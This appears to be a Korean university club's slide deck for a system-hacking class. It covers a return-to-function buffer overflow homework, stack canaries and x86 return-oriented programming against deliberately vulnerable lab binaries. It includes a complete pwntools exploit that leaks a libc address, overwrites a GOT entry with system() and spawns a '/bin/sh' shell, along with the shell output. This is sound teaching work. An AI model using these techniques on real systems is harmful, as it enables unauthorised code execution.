2020 시스템 해킹 교육 6회

2020. 07. 24.

INDEX

001/ 과제 풀이

002/ SSP(Stack Smashing Protector)

003/ x86 ROP (Return Oriented Programming)

ezrtl

과제 풀이

```c
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
        if(arg1 < 10) {
                if(arg1 - arg2 == 0) {
                        puts("SYSEDU{This_is_Real_flag}");
                }
        } else {
                puts("NO!! bye~");
        }
}

int main()
{
        char buf[100] = "";
        gets(buf);
        return 0;
}
```

cp /home/minibeef/share_edu/ezrtl ~

ezrtl

과제 풀이

```c
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
        if(arg1 < 10) {
                if(arg1 - arg2 == 0) {
                        puts("SYSEDU{This_is_Real_flag}");
                }
        } else {
                puts("NO!! bye~");
        }
}

int main()
{
        char buf[100] = "";
        gets(buf);
        return 0;
}
```

buffer overflow 발생

ezrtl

과제 풀이

```c
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
        if(arg1 < 10) {
                if(arg1 - arg2 == 0) {
                        puts("SYSEDU{This_is_Real_flag}");
                }
        } else {
                puts("NO!! bye~");
        }
}

int main()
{
        char buf[100] = "";
        gets(buf);
        return 0;
}
```

get_flag()를 call 할 뿐만 아니라 arguments도 전달 해야 함

ezrtl

과제 풀이

```c
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
        if(arg1 < 10) {
                if(arg1 - arg2 == 0) {
                        puts("SYSEDU{This_is_Real_flag}");
                }
        } else {
                puts("NO!! bye~");
        }
}

int main()
{
        char buf[100] = "";
        gets(buf);
        return 0;
}
```

get_flag()를 call 할 뿐만 아니라 arguments도 전달 해야 함

Return Address

ebp+0x8, ebp+0xc

ezrtl

과제 풀이

```c
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
        if(arg1 < 10) {
                if(arg1 - arg2 == 0) {
                        puts("SYSEDU{This_is_Real_flag}");
                }
        } else {
                puts("NO!! bye~");
        }
}

int main()
{
        char buf[100] = "";
        gets(buf);
        return 0;
}
```

arguments가 같아야 하며 첫번째는 10보다 작아야 함

ezrtl

과제 풀이

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x08048486 <+0>:     push   ebp
   0x08048487 <+1>:     mov    ebp,esp
   0x08048489 <+3>:     push   edi
   0x0804848a <+4>:     sub    esp,0x64
   0x0804848d <+7>:     mov    DWORD PTR [ebp-0x68],0x0
   0x08048494 <+14>:    lea    edx,[ebp-0x64]
   0x08048497 <+17>:    mov    eax,0x0
   0x0804849c <+22>:    mov    ecx,0x18
   0x080484a1 <+27>:    mov    edi,edx
   0x080484a3 <+29>:    rep stos DWORD PTR es:[edi],eax
   0x080484a5 <+31>:    lea    eax,[ebp-0x68]
   0x080484a8 <+34>:    push   eax
   0x080484a9 <+35>:    call   0x8048300 <gets@plt>
   0x080484ae <+40>:    add    esp,0x4
   0x080484b1 <+43>:    mov    eax,0x0
   0x080484b6 <+48>:    mov    edi,DWORD PTR [ebp-0x4]
   0x080484b9 <+51>:    leave
   0x080484ba <+52>:    ret
End of assembler dump.
gdb-peda$
```

buffer 크기는 104 바이트

ezrtl

과제 풀이

ezrtl

과제 풀이

```
minibeef@argos-edu:~/share_edu$ (python -c 'print "A"*108 + "\x56\x84\x04\x08" + "A"*4 + "\x00\x00\x00\
x00" + "\x00\x00\x00\x00"') ¦ ./ezrtl
SYSEDU{This_is_Real_flag}
```

buffer(104) + SFP(4) + &get_flag(4) + Dummy(4) + arg1(4) + arg2(4)

Stack Smashing Protector

Stack Canary

Buffer Overflow로 인한 Return Address 변조를 방지

Stack Smashing Protector

Stack Canary


```c
#include <stdio.h>

int main()
{
        char buf[16];
        gets(buf);
}
```

```
minibeef@argos-edu:~/sysedu/week6$ ./canary_test
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```


Stack Smashing Protector


Stack Canary



Stack Smashing Protector

Stack Canary





AAAA != 0xaabbccdd

stack samshing detected!

Stack Smashing Protector

Stack Canary

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x08048426 <+0>:     push   ebp
   0x08048427 <+1>:     mov    ebp,esp
   0x08048429 <+3>:     sub    esp,0x10
   0x0804842c <+6>:     lea    eax,[ebp-0x10]
   0x0804842f <+9>:     push   eax
   0x08048430 <+10>:    call   0x80482e0 <gets@plt>
   0x08048435 <+15>:    add    esp,0x4
   0x08048438 <+18>:    mov    eax,0x0
   0x0804843d <+23>:    leave
   0x0804843e <+24>:    ret
End of assembler dump.
```

⟨stack canary X⟩

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x08048486 <+0>:     push   ebp
   0x08048487 <+1>:     mov    ebp,esp
   0x08048489 <+3>:     sub    esp,0x14
   0x0804848c <+6>:     mov    eax,gs:0x14
   0x08048492 <+12>:    mov    DWORD PTR [ebp-0x4],eax
   0x08048495 <+15>:    xor    eax,eax
   0x08048497 <+17>:    lea    eax,[ebp-0x14]
   0x0804849a <+20>:    push   eax
   0x0804849b <+21>:    call   0x8048330 <gets@plt>
   0x080484a0 <+26>:    add    esp,0x4
   0x080484a3 <+29>:    mov    eax,0x0
   0x080484a8 <+34>:    mov    edx,DWORD PTR [ebp-0x4]
   0x080484ab <+37>:    xor    edx,DWORD PTR gs:0x14
   0x080484b2 <+44>:    je     0x80484b9 <main+51>
   0x080484b4 <+46>:    call   0x8048340 <__stack_chk_fail@plt>
   0x080484b9 <+51>:    leave
   0x080484ba <+52>:    ret
End of assembler dump.
gdb-peda$
```

⟨stack canary O⟩

x86 ROP

Return Oriented Programming?

Return Oriented Programming

반환(복귀 주소) 지향형 프로그래밍


*객체지향프로그래밍 : 객체(Object)가 프로그램의 주가 됨

Return Oriented Programming?

gadget : 부속품

```
--
8048477:       e8 a4 fe ff ff          call   8048320 <write@plt>
804847c:       83 c4 0c                add    $0xc,%esp
804847f:       b8 00 00 00 00          mov    $0x0,%eax
8048484:       c9                      leave
8048485:       c3                      ret
--
80484e8:       5b                      pop    %ebx
80484e9:       5e                      pop    %esi
80484ea:       5f                      pop    %edi
80484eb:       5d                      pop    %ebp
80484ec:       c3                      ret
80484ed:       8d 76 00                lea    0x0(%esi),%esi
```

Return Oriented Programming?



- 함수 3개 이상 호출 어려움
- 스택 더러움

x86 ROP


Return Oriented Programming?

function call -〉 pop -〉 function call -〉 pop -〉 …

중간중간에 pop 명령을 하게 되면 stack에 요소를 없애면서

정리가 됨

=〉 **Return Address에 pop 명령을 넣자!**



x86 ROP

Return Oriented Programming?

```c
#include <stdio.h>

int main(void)
{
        char buf[100];
        read(0, buf, 256);
        write(1, buf, 100);

        return 0;
}
```

gcc -o rop_test rop_test.c -m32 -mpreferred-stack-boundary=2 -fno-pic -no-pie -fno-stack-protector

x86 ROP

Return Oriented Programming?

0. gadget (pop pop pop ret) 구하기
1. read() 의 실제 주소 획득
2. read() – system() 거리를 계산한 후 system() 실제 주소 획득
3. BSS영역에 “/bin/sh” 쓰기
4. write() got에 system()을 got overwrite
5. 3번에서 쓴 “/bin/sh”를 인자로 write() 호출(got overwrite 된 상태)

0. gadget (pop pop pop ret) 구하기

objdump -d rop_test | grep -B4 "ret"

```
80484e8:	5b                   	pop    %ebx
80484e9:	5e                   	pop    %esi
80484ea:	5f                   	pop    %edi
80484eb:	5d                   	pop    %ebp
80484ec:	c3                   	ret
80484ed:	8d 76 00             	lea    0x0(%esi),%esi
```

```
gdb-peda$ ropgadget
ret = 0x80482d2
popret = 0x80482e9
pop2ret = 0x80484ea
pop3ret = 0x80484e9
pop4ret = 0x80484e8
addesp_12 = 0x80482e6
addesp_16 = 0x80483c2
```

0x80484e9

x86 ROP

1. read() 의 실제 주소 획득

write(1, read@got, 4)


출력된 값 : read 실제 주소

2. read() – system() 거리를 계산

```
gdb-peda$ p read - system
$2 = 0xa8940
```


얘를 구하는 이유?

2. read() – system() 거리를 계산




ASLR : 실행할 때 마다 메모리 레이아웃이 변경됨 -〉 system 등 함수 주소를 정적인 방법으로 유추 불가능

2. read() – system() 거리를 계산



하지만 라이브러리 내에서 함수 간의 거리는 같다.

2. read() – system() 거리를 계산



때문에 read의 주소와 read-system을 알면 system 주소를 알 수 있다.

3. bss영역에 “/bin/sh” 쓰기

```
[23] .got.plt          PROGBITS        0804a000
[24] .data             PROGBITS        0804a018
[25] .bss              NOBITS          0804a020
[26] .comment          PROGBITS        00000000
[27] .symtab           SYMTAB          00000000
[28] .strtab           STRTAB          00000000
[29] .shstrtab         STRTAB          00000000
```

readelf –S rop_test

read(0, bss, 8)

/bin/sh 입력

4. write() got에 system()을 got overwrite

read(0, write@got, 4)

system 주소 입력

system 주소 = read 주소 – (read 주소 – system 주소)

5. “/bin/sh”를 인자로 write() 호출

write(“/bin/sh”)

write@got는 현재 system으로 got overwrite 되었으므로

system(“/bin/sh”) 호출

x86 ROP

exploit 코드

```python
# -*- coding: utf-8 -*-
from pwn import *

p = process('./rop_test')
e = ELF('./rop_test')

# 필요한 정보 변수화
read_plt = e.plt['read']
read_got = e.got['read']
write_plt = e.plt['write']
write_got = e.got['write']
system_offset = 0xa8940
pppr = 0x80484e9 # gdb-peda$ ropgadget
bss = 0x804a020
```

```python
# buffer overflow
payload = 'A' * 104
```

필요한 정보들을 변수로 저장 / buffer overflow로 return address 접근

x86 ROP

exploit 코드

write(1, read@got, 4)

```
19 # 1. read() 실제 주소 획득
20 payload += p32(write_plt)
21 payload += p32(pppr)
22 payload += p32(1)
23 payload += p32(read_got)
24 payload += p32(4)
```

```
47 read_addr = u32(p.recv()[-4:]) # 1. read() 실제 주소 획득하여 변수 저장
```

p.recv()[-4:] -> 화면에 출력되는 4바이트

exploit 코드

```
48 system_addr = read_addr - system_offset # 2. read() - system()을 이용하여 system 구하기
```

exploit 코드

read(0, bss, 8);

```
26 # 3. bss 영역에 "/bin/sh" 쓰기
27 payload += p32(read_plt)
28 payload += p32(pppr)
29 payload += p32(0)
30 payload += p32(bss)
31 payload += p32(8)
```

```
51 p.send('/bin/sh\x00') # 3. bss 영역에 "/bin/sh" 쓰기
```

exploit 코드

read(0, write@got, 4);

```
33 # 4. write@got에 system@plt got overwrite
34 payload += p32(read_plt)
35 payload += p32(pppr)
36 payload += p32(0)
37 payload += p32(write_got)
38 payload += p32(4)
```

```
52 p.send(p32(system_addr)) # 4. got overwrite
```

exploit 코드

write(“/bin/sh”)

```
40 # 5. "/bin/sh"를 인자로 write() 호출 - system("/bin/sh")
41 payload += p32(write_plt)
42 payload += 'A' * 4
43 payload += p32(bss) # /bin/sh
```

exploit 코드

ASLR 적용된 상태에서 exploit 확인

```
minibeef@argos-edu:~/sysedu/week6$ cat /proc/sys/kernel/randomize_va_space
2
```

```
minibeef@argos-edu:~/sysedu/week6$ python exploit.py
[+] Starting local process './rop_test': pid 31440
[*] '/home/minibeef/sysedu/week6/rop_test'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] system@plt = 0xf7d2ad80
[*] Switching to interactive mode
$ pwd
/home/minibeef/sysedu/week6
$ ls
core  exploit.py  peda-session-rop_test.txt  rop_test  rop_test.c
$
```

x86 ROP

(실습) 공격에 필요한 정보 획득하기

ppt 참고하여
빈칸 채워 보기

```
# 필요한 정보 변수화
read_plt = # read@plt
read_got = # read@got
write_plt = # write@plt
write_got = # write@got
system_offset = # read - system
pppr = # pop pop pop ret의 주소
bss = # BSS 영역의 주소

# buffer overflow
payload = # 버퍼 크기
```

```
#include <stdio.h>

int main(void)
{
        char buf[   ];
        read(0, buf, 512);
        write(1, buf, 100);

        return 0;
}
```

버퍼 크기 다릅니다.

공격 코드 : cp /home/minibeef/share_edu/rop/exploit_practice.py ~

바이너리 : cp /home/minibeef/share_edu/rop/rop_practice ~

x86 ROP

(실습) 공격에 필요한 정보 획득하기

[공격 코드 실행]
python exploit_practice.py

다음주 **웹 해킹 교육도** 많은 관심 부탁드립니다.

(종강) 3주 동안 고생하셨습니다.

여름방학 웹해킹 교육

ARGOS

와아~
다른 해킹분야보다 훨씬 재밌고 쉬운
*웹 해킹 교육*이 돌아왔습니다!!

<계획>

7월 마지막 주 ~ 8월 첫째 주

-- 1,2 회 - Basics
1 회차 : HTML, JavaScript, PHP
2 회차 : form, MySQL

-- 3,4 회 - Hacking 실습
3 회차 : Web Hacking 기본
4 회차 : Web Hacking 심화

(사후 변동 가능)

단톡방에 신청 링크가 있으니
링크를 통해 신청해주세요!!

문의 : *아르고스 부회장 18학번 서연주*

〈웹 해킹 교육/〉

〈일정〉

